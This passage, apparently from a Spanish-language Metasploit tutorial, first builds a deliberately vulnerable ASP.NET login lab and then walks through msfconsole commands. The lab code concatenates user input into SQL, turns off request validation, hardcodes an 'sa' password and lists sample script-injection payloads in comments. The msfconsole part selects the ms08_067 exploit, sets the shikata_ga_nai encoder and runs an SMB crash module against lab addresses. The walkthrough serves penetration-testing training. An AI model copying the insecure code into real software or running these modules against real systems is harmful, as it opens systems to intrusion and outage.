
Introduzca algunos datos de ejemplo en la tabla y guardelo todo.

Table - dbo.users						
	userid	username	first_name	last_name	middle_name	password
	1	admin	admin	admin	admin	s3cr3t
	2	jsmith	john	smith	boy	password
►*	3	bjohnson	bob	johson	billy	31337
	NULL	NULL	NULL	NULL	NULL	NULL


Bajo del árbol principal en "Object Explorer", expanda "Security", luego "Logins". Click derecho en "Logins" y seleccione "New Login".



En la ventana "Login - New", seleccione "Search", escriba "aspnet" y haga click en "Check Names". Click "OK" pero mantenga la ventana de "Login -New" abierta.



Haga click en las propiedades de ASPNET, y asegúrese que en user mapping (del lado izquierdo) la cuenta de usuario tiene db\_owner y permisos públicos a la base de datos WebApp.



A continuación, creamos nuestra página web para interactuar con la base de datos que hemos creado. Abra Notepad y pegue el siguiente código en un nuevo documento. Guarde el documento como "C:\Inetpub\wwwroot\Default.aspx".

```
<%@ Page Language="C#" AutoEventWireup="true" ValidateRequest="false"
CodeFile="Default.aspx.cs" Inherits="_Default" %>
<%--the ValidateRequest="true" in the page directive will check for <script> and other
potentially dangerous inputs--%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">

</head>
<body bgcolor="white">
<form id="form1" runat="server">
<div>

<font color="black"><h1>Login Page</h1></font>
<asp:Label ID="lblErrorMessage" Font-Size="Larger" ForeColor="red" Visible="false"
runat="server" />

<font color="black">
```

```

<asp:Panel ID="pnlLogin" Visible="true" runat="server">
<asp:Table ID="tblLogin" runat="server">
<asp:TableRow>
<asp:TableCell>
<asp:Literal Text="Login:" runat="server" />
</asp:TableCell>
<asp:TableCell>
<asp:TextBox ID="txtLogin" width="200" BackColor="white" ForeColor="black"
runat="server" />
</asp:TableCell>
</asp:TableRow>
<asp:TableRow>
<asp:TableCell>
<asp:Literal ID="ltrlPassword" Text="Password" runat="server" />
</asp:TableCell>
<asp:TableCell>
<asp:TextBox ID="txtPassword" width="200" TextMode="password" BackColor="white"
ForeColor="black" runat="server" />
</asp:TableCell>
</asp:TableRow>
<asp:TableRow>
<asp:TableCell ColumnSpan="2" HorizontalAlign="center">
<asp:Button ID="btnSubmit" BorderColor="white" BackColor="white" ForeColor="black"
Text="Login" OnClick="btnSubmit_Clicked" runat="server" />
<br /></asp:TableCell>
</asp:TableRow>
</asp:Table>
<h5>Please dont hack this site :-(</h5>
</asp:Panel>
<asp:Panel ID="pnlChatterBox" Visible="false" runat="server">
You haz logged in! :-(</p>
</asp:Panel>
</font>

</div>
</form>
</body>
</html>

```

Cree otro documento que contenga el siguiente código y guardelo en "C:\Inetpub\wwwroot\Default.aspx.cs".

```

using System;
using System.Data;
using System.Data.SqlClient;
using System.Configuration;
using System.Web;
using System.Web.Security;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Web.UI.WebControls.WebParts;
using System.Web.UI.HtmlControls;

public partial class _Default : System.Web.UI.Page
{
protected SqlConnection objConn = new
SqlConnection(ConfigurationManager.ConnectionStrings["test"].ToString());
protected string sql = "";
protected void Page_Load(object sender, EventArgs e)
{
if((Request.QueryString["login"] != null) &&
(Request.QueryString["password"] != null))
{
Response.Write(Request.QueryString["login"].ToString() + "<BR><BR><BR>" +
Request.QueryString["password"]);

sql = "SELECT first_name + ' ' + last_name + ' ' + middle_name FROM users WHERE username = '" +

```

```

Request.QueryString["login"] + " " +
"AND password = '" + Request.QueryString["password"] + "'";
Login();
}
}

public void btnSubmit_Clicked(object o, EventArgs e)
{
lblErrorMessage.Text = "";
lblErrorMessage.Visible = false;

if (txtLogin.Text == "")
{
lblErrorMessage.Text = "Missing login name!<br />";
lblErrorMessage.Visible = true;
}
else
{
if (txtPassword.Text == "")
{
lblErrorMessage.Text = "Missing password!<br />";
lblErrorMessage.Visible = true;
}
else
{
sql = "SELECT first_name + ' ' + last_name + ' ' + middle_name FROM users WHERE username = '" +
txtLogin.Text + " " +
"And password = '" + txtPassword.Text + "'";
Login();
}
}
}

private void Login()
{
//correct sql string using sql parameters.
//string sql = "SELECT first_name + ' ' + last_name FROM users WHERE username = @txtLogin " +
// "AND password = @txtPassword";

SqlCommand cmd = new SqlCommand(sql, objConn);

//each parameter needs added for each user inputted value...
//to take the input literally and not break out with malicious input...
//cmd.Parameters.AddWithValue("@txtLogin", txtLogin.Text);
//cmd.Parameters.AddWithValue("@txtPassword", txtPassword.Text);

objConn.Open();

if (cmd.ExecuteScalar() != DBNull.Value)
{
if (Convert.ToString(cmd.ExecuteScalar()) != "")
{
lblErrorMessage.Text = "Successfully logged in!";
lblErrorMessage.Visible = true;
pnlLogin.Visible = false;
pnlChatterBox.Visible = true;
}
else
{
lblErrorMessage.Text = "Invalid Login!";
lblErrorMessage.Visible = true;
}
}
else
{
lblErrorMessage.Text = "Invalid Username/";
lblErrorMessage.Visible = true;
}

objConn.Close();
}

//<style type="text/css">TABLE {display: none !important;}</style> //remove tables totally.
//<style type="text/css">body{background-color: #ffffff;}</style> //change background color
//<style type="text/css">div {display: none !important;}</style> //remove all divs, blank out
page

```

```
//<script>alert("hello");</script>
//<meta http-equiv="refresh" content="0; url=http://www.google.com" />
}
```

Por ultimo, cree un archivo que contenga lo siguiente y guárdelo como "C:\Inetpub\wwwroot\Web.config".

```
<?xml version="1.0"?>
<configuration>
<connectionStrings>
<add name="test" connectionString="server=localhost;database=WebApp;uid=sa;password=password1;" providerName="System.Data.SqlClient"/>
</connectionStrings>
<system.web>

<!-- DYNAMIC DEBUG COMPILATION
Set compilation debug="true" to enable ASPX debugging. Otherwise, setting this value to
false will improve runtime performance of this application.
Set compilation debug="true" to insert debugging symbols(.pdb information)
into the compiled page. Because this creates a larger file that executes
more slowly, you should set this value to true only when debugging and to
false at all other times. For more information, refer to the documentation about
debugging ASP.NET files.
-->
<compilation defaultLanguage="c#" debug="true">
<assemblies>
<add assembly="System.Design, Version=2.0.0.0, Culture=neutral, PublicKeyToken=B03F5F7F11D50A3A"/>
<add assembly="System.Windows.Forms, Version=2.0.0.0, Culture=neutral,
PublicKeyToken=B77A5C561934E089"/></assemblies></compilation>
<!-- CUSTOM ERROR MESSAGES
Set customErrors mode="On" or "RemoteOnly" to enable custom error messages, "Off" to disable.
Add <error> tags for each of the errors you want to handle.

"On" Always display custom (friendly) messages.
"Off" Always display detailed ASP.NET error information.
"RemoteOnly" Display custom (friendly) messages only to users not running
on the local Web server. This setting is recommended for security purposes, so
that you do not display application detail information to remote clients.
-->
<customErrors mode="Off"/>
<!-- AUTHENTICATION
This section sets the authentication policies of the application. Possible modes are "Windows",
"Forms", "Passport" and "None"

"None" No authentication is performed.
"Windows" IIS performs authentication (Basic, Digest, or Integrated Windows) according to
its settings for the application. Anonymous access must be disabled in IIS.
"Forms" You provide a custom form (Web page) for users to enter their credentials, and then
you authenticate them in your application. A user credential token is stored in a cookie.
"Passport" Authentication is performed via a centralized authentication service provided
by Microsoft that offers a single logon and core profile services for member sites.
-->
<authentication mode="Windows"/>
<!-- AUTHORIZATION
This section sets the authorization policies of the application. You can allow or deny access
to application resources by user or role. Wildcards: "*" mean everyone, "?" means anonymous
(unauthenticated) users.
-->
<authorization>
<allow users="*"/>
<!-- Allow all users -->
<!-- <allow users="[comma separated list of users]">
<roles="[comma separated list of roles]">
<deny users="[comma separated list of users]">
<roles="[comma separated list of roles]">
-->
</authorization>
<!-- APPLICATION-LEVEL TRACE LOGGING
Application-level tracing enables trace log output for every page within an application.
Set trace enabled="true" to enable application trace logging. If pageOutput="true", the
trace information will be displayed at the bottom of each page. Otherwise, you can view the
application trace log by browsing the "trace.axd" page from your web application
root.
-->
<trace enabled="false" requestLimit="10" pageOutput="false" traceMode="SortByTime" localOnly="true"/>
<!-- SESSION STATE SETTINGS
By default ASP.NET uses cookies to identify which requests belong to a particular session.
If cookies are not available, a session can be tracked by adding a session identifier to the URL.
To disable cookies, set sessionState cookieless="true".
```

```
-->
<sessionState mode="InProc" stateConnectionString="tcpip=127.0.0.1:42424" sqlConnectionString="data
source=127.0.0.1;Trusted_Connection=yes" cookieless="false" timeout="20"/>
<!-- GLOBALIZATION
This section sets the globalization settings of the application.
-->
<globalization requestEncoding="utf-8" responseEncoding="utf-8"/>
</system.web>
</configuration>
```

Abra Internet Explorer y escriba "[http://tu\\_direccion\\_ip](http://tu_direccion_ip)". Debería mostrar un formulario solicitando un login de acceso. Escriba unos datos falsos para comprobar que la consulta se ejecuta correctamente en la base de datos.

### 3. [Interactuando con MSF](#)


## Interactuando con MSF

Hay diferentes interfaces para el framework Metasploit, cada uno con sus ventajas y desventajas. Como tal, no hay una interfaz perfecta para usar con MSF, aunque msfconsole es la única forma soportada para acceder a la mayoría de las características del Framework. Es beneficiosa, sin embargo, para estar cómodo con todas las interfaces que ofrece MSF.

El siguiente modulo proporciona una visión general de las distintas interfaces, junto con una discusión donde veremos el mejor uso para cada una.

#### 3.1 [msfconsole](#)

### Msfconsole



La msfconsole es probablemente la interfaz mas popular de MSF. Ofrece una consola centralizada "todo-en-uno" y permite un acceso eficiente a todo las opciones disponibles en Metasploit Framework. Msfconsole puede parecer intimidante al principio, pero una vez que aprendes la sintaxis de los comandos aprenderás apreciar el poder de utilizar esta interfaz.

La interfaz msfconsole funciona bajo Windows con la versión 3.3, sin embargo los usuarios de la versión 3.2 tendrán que instalar manualmente el Framework bajo Cygwin, junto con la instalación de Ruby, o acceder al emulador de la consola a través de la Web o por los componentes GUI.

### Beneficios de msfconsole

- \* Es la única manera soportada para acceder a la mayoría de las funciones dentro de Metasploit.
- \* Proporciona una interfaz basada en consola al Framework.
- \* Contiene la mayoría de las características y es la interfaz más estable de MSF.
- \* Soporte completo de edición de líneas (readline), tabulación, y completación de comandos.
- \* Es posible la ejecución de comandos externos a través de msfconsole.

```
msf > ping -c 1 192.168.1.2
[*] exec: ping -c 1 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=128 time=10.3 ms
--- 192.168.1.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 10.308/10.308/10.308/0.000 ms
msf >
```

### Obteniendo ayuda.

Escribiendo "help" o "?" en el command prompt de msf, mostrara una lista de los comandos disponibles junto una descripción de su uso.

```
msf > help
Core Commands
=====
Command      Description
-----
?
Help menu
back        Move back from the current context
banner       Display an awesome metasploit banner
cd           Change the current working directory
connect      Communicate with a host
exit         Exit the console
help         Help menu
info          Displays information about one or more module
irb          Drop into irb scripting mode
jobs         Displays and manages jobs
load          Load a framework plugin
loadpath     Searches for and loads modules from a path
quit         Exit the console
resource     Run the commands stored in a file
...snip...
```

### Completación con tab.

Una de las características más útiles de msfconsole es completación con tab. Con la gran variedad de módulos disponibles, puede ser difícil recordar el nombre exacto y ruta de algún módulo en particular que se quiera usar. Como en la mayoría de los shells, escribiendo lo que sabes y presionando "Tab" le mostrará una lista de las opciones disponibles o se auto completará la palabra si hay una sola opción

```
msf > use exploit/windows/smb/ms
use exploit/windows/smb/ms03_049_netapi
use exploit/windows/smb/ms04_007_killbill
```

```
use exploit/windows/smb/ms04_011_lsass
use exploit/windows/smb/ms04_031_netdde
use exploit/windows/smb/ms05_039_pnp
use exploit/windows/smb/ms06_025_rasmans_reg
use exploit/windows/smb/ms06_025_rras
use exploit/windows/smb/ms06_040_netapi
use exploit/windows/smb/ms06_066_nwapi
use exploit/windows/smb/ms06_066_nwks
use exploit/windows/smb/ms08_067_netapi
use exploit/windows/smb/msdns_zonename
msf > use exploit/windows/smb/ms08_067_netapi
```

Comando "show".

Introduciendo "show" en el promt de msfconsole le mostrara cada modulo disponible en Metasploit.

```
msf > show
Encoders
=====
Name           Description
-----
cmd/generic_sh   Generic Shell Variable Substitution Command Encoder
generic/none     The "none" Encoder
mipsbe/longxor  XOR Encoder
...snip...
```

Hay una variedad de comandos "show" que puede utilizar, pero los que va a utilizar con mas frecuencia son "show auxiliary", "show exploits" y "show payloads".

Ejecutando "show auxiliary" mostrara una lista de todos los modulos auxiliares disponibles en Metasploit. El modulos Auxiliary incluye scanners, modulos de denial of service, fuzzers y mas

```
msf > show auxiliary
Auxiliary
=====
Name           Description
-----
admin/backupexec/dump    Veritas Backup Exec Windows Remote File Access
admin/backupexec/registry  Veritas Backup Exec Server Registry Access
admin/cisco/ios_http_auth_bypass Cisco IOS HTTP Unauthorized Administrative Access
...snip...
```

Naturalmente, "show exploits" sera el comando mas interesante de ser ejecutado ya que es el nucleo, Metasploit es todo sobre explotacion. Use "show exploits" para obtener una lista de todos los exploits contenidos en el framework.

```
msf > show exploits
Exploits
=====
Name           Description
-----
aix/rpc_ttdbserverd_realpath  ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow
bsdi/softcart/mercantec_softcart Mercantec SoftCart CGI Overflow
...snip...
```

Ejecutando "show payloads" mostrara todos los diferentes payloads para todas las plataformas disponibles en Metasploit.

```
msf > show payloads
Payloads
```

```

=====
Name                                Description
-----
aix/ppc/shell_bind_tcp               AIX Command Shell, Bind TCP Inline
aix/ppc/shell_find_port              AIX Command Shell, Find Port Inline
aix/ppc/shell_reverse_tcp            AIX Command Shell, Reverse TCP Inline
...snip...

```

Así como ve, hay muchos payloads disponibles. Afortunadamente cuando está usando determinado exploit, usando "show payloads" solo mostrará los payloads que son compatibles para ese particular exploit. Por ejemplo, si es un exploit para Windows, no se mostrarán los payloads para Linux.

```

msf exploit(ms08_067_netapi) > show payloads
Compatible payloads
=====
Name                                Description
-----
generic/debug_trap                  Generic x86 Debug Trap
generic/debug_trap/bind_ipv6_tcp    Generic x86 Debug Trap, Bind TCP
Stager (IPv6)
generic/debug_trap/bind_nonx_tcp   Generic x86 Debug Trap, Bind TCP
Stager (No NX or Win7)
...snip...

```

Si ha seleccionado un módulo específico, puede utilizar el comando "show options" para mostrar las opciones disponibles y/o requeridas para ese módulo en específico.

```

msf exploit(ms08_067_netapi) > show options
Module options:
Name      Current Setting  Required  Description
----      -----          -----      -----
RHOST                yes        The target address
RPORT      445           yes        Set the SMB service port
SMBPIPE   BROWSER       yes        The pipe name to use (BROWSER, SRVSVC)
Exploit target:
Id  Name
--  ---
0   Automatic Targeting

```

Si no está seguro si un sistema operativo es vulnerable a un particular exploit, ejecute el comando "show targets" dentro del contexto de un módulo de exploit para ver qué objetivos están soportados

```

msf exploit(ms08_067_netapi) > show targets
Exploit targets:

```

Id	Name
--	---
0	Automatic Targeting
1	Windows 2000 Universal
2	Windows XP SP0/SP1 Universal
3	Windows XP SP2 English (NX)
4	Windows XP SP3 English (NX)
5	Windows 2003 SP0 Universal
...snip...	

Si desea seguir mejorando un exploit, puede ver las opciones avanzadas ejecutando "show advanced".

```
msf exploit(ms08_067_netapi) > show advanced
Module advanced options:
  Name          : CHOST
  Current Setting:
    Description : The local client address
  Name          : CPORt
  Current Setting:
    Description : The local client port
...snip...
```

Comando "search".

El msfconsole incluye una funcionalidad de búsqueda basada en expresiones regulares. Si tiene alguna idea general de lo que esta buscando, puede buscarlo con "search". En la salida de abajo, una búsqueda se hizo para MS Bulletin MS09-011. Esta funcionalidad de búsqueda localizara esta cadena de texto dentro del modulo de referencia.

Tenga en cuenta la nomenclatura que se usa en los módulos de Metasploit, subrayas (underscore) en vez de guiones.

```
msf > search ms09-001
[*] Searching loaded modules for pattern 'ms09-001'...
Auxiliary
=====
Name          Description
----          -----
dos/windows/smb/ms09_001_write Microsoft SRV.SYS WriteAndX Invalid DataOffset
```

Comando "info".

EL comando "info" proporciona informacion detallada sobre un determinado modulo incluyendo todas las opciones, objetivos, y otras informaciones.

```
msf > info dos/windows/smb/ms09_001_write
      Name: Microsoft SRV.SYS WriteAndX Invalid DataOffset
      Version: 6890
      License: Metasploit Framework License (BSD)
Provided by:
j.v.vallejo
```

Comando "use".

Cuando se ha decidido por un modulo en particular, utilice el comando "use" para seleccionarlo.

```
msf > use dos/windows/smb/ms09_001_write
msf auxiliary(ms09_001_write) > show options
Module options:
  Name  Current Setting  Required  Description
  ----  -----          ----- 
  RHOST           yes       The target address
  RPORT          445        yes       Set the SMB service port
msf auxiliary(ms09_001_write) >
```

Comando "connect".

Utilizando el comando "connect" con una dirección IP y un numero de puerto, se puede conectar a un host remoto desde msfconsole igual como si usara netcat o telnet.

```
msf > connect 192.168.1.1 23
[*] Connected to 192.168.1.1:23
ÿÿÿÿÿÿ!ÿûÿû
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
ÿ
DD-WRT login:
```

Comando "set".

El comando "set" es usado para configurar las opciones del modulo que actualmente se esta utilizando.

```
msf auxiliary(ms09_001_write) > set RHOST 192.168.1.1
RHOST => 192.168.1.1
msf auxiliary(ms09_001_write) > show options
Module options:
Name   Current Setting  Required  Description
----  -----  -----  -----
RHOST  192.168.1.1      yes       The target address
RPORT  445              yes       Set the SMB service port
```

Una reciente funcionalidad añadida a Metasploit es la habilidad de establecer un encoder o codificador para ser usado. Esto particularmente es util en el desarrollo de un exploit cuando no esta muy seguro que metodo de codificacion de payload funcionara con un exploit

```
msf exploit(ms08_067_netapi) > show encoders
Compatible encoders
=====
Name                               Description
-----
cmd/generic_sh                   Generic Shell Variable Substitution Command Encoder
generic/none                      The "none" Encoder
mipsbe/longxor                   XOR Encoder
mipsle/longxor                   XOR Encoder
php/base64                        PHP Base64 encoder
ppc/longxor                       PPC LongXOR Encoder
ppc/longxor_tag                  PPC LongXOR Encoder
sparc/longxor_tag                SPARC DWORD XOR Encoder
x64/xor                           XOR Encoder
x86/alpha_mixed                  Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper                  Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower           Avoid UTF8/tolower
x86/call4_dword_xor               Call+4 Dword XOR Encoder
x86/countdown                     Single-byte XOR Countdown Encoder
x86/fnstenv_mov                  Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive            Polymorphic Jump/Call XOR Additive Feedback Encoder
x86/nonalpha                      Non-Alpha Encoder
x86/nonupper                      Non-Upper Encoder
x86/shikata_ga_nai               Polymorphic XOR Additive Feedback Encoder
x86/unicode_mixed                Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper                Alpha2 Alphanumeric Unicode Uppercase Encoder
msf exploit(ms08_067_netapi) > set encoder x86/shikata_ga_nai
encoder => x86/shikata_ga_nai
```

Comando "check".

No hay muchos exploits que lo soporten, pero hay una opcion de "check" la cual comprueba si el objetivo es vulnerable a un exploit en particular en lugar de explotarla.

```
msf exploit(ms04_045_wins) > show options
Module options:
Name   Current Setting  Required  Description
----  -----  -----  -----
RHOST  192.168.1.114    yes        The target address
RPORT  42                yes        The target port
Exploit target:
Id  Name
--  --
0   Windows 2000 English
msf exploit(ms04_045_wins) > check
[-] Check failed: The connection was refused by the remote host (192.168.1.114:42)
```

Configuración de variables globales.

Con el fin de no escribir mucho durante un pentest, puede establecer variables globales dentro de msfconsole. Puede hacer esto con el comando "setg". Una vez que se a establecido, lo puede usar en muchos exploits y módulos auxiliares como le guste. Tambien lo puede guardar para usarlo la proxima vez cuando ejecute msfconsole. Sin embargo, ciertos datos no son guardados, así que siempre revise sus opciones antes de usar "run" o "exploit". Por el contrario puede usar el comando "unsetg" para eliminar una variable global. En los ejemplos siguientes, las variables se registran todas en mayúsculas (Ejem: LHOST), pero Metasploit no es sensible a las mayúsculas así que no es necesario hacerlo.

```
msf > setg LHOST 192.168.1.101
LHOST => 192.168.1.101
msf > setg RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > setg RHOST 192.168.1.136
RHOST => 192.168.1.136
msf > save
Saved configuration to: /root/.msf3/config
msf >
```

Comando "exploit/run".

Cuando lanza un exploit, puede usar el comando "exploit" mientras que si usa un modulo auxiliar, el uso correcto es "run" aunque "exploit" funciona tan bien.

```
msf auxiliary(ms09_001_write) > run
Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
...snip...
```

Comando "back".

Cuando haya terminado de usar un modulo, o si selecciona el modulo equivocado, puede usar el comando "back" para salir de ese contexto. Esto, sin embargo no es requerido. Así como con los routers comerciales, que puede cambiar módulos dentro de otros. Como recordatorio, las variables son cambiadas si son establecidas globalmente.

```
msf auxiliary(ms09_001_write) > back  
msf >
```

Comando "resource".

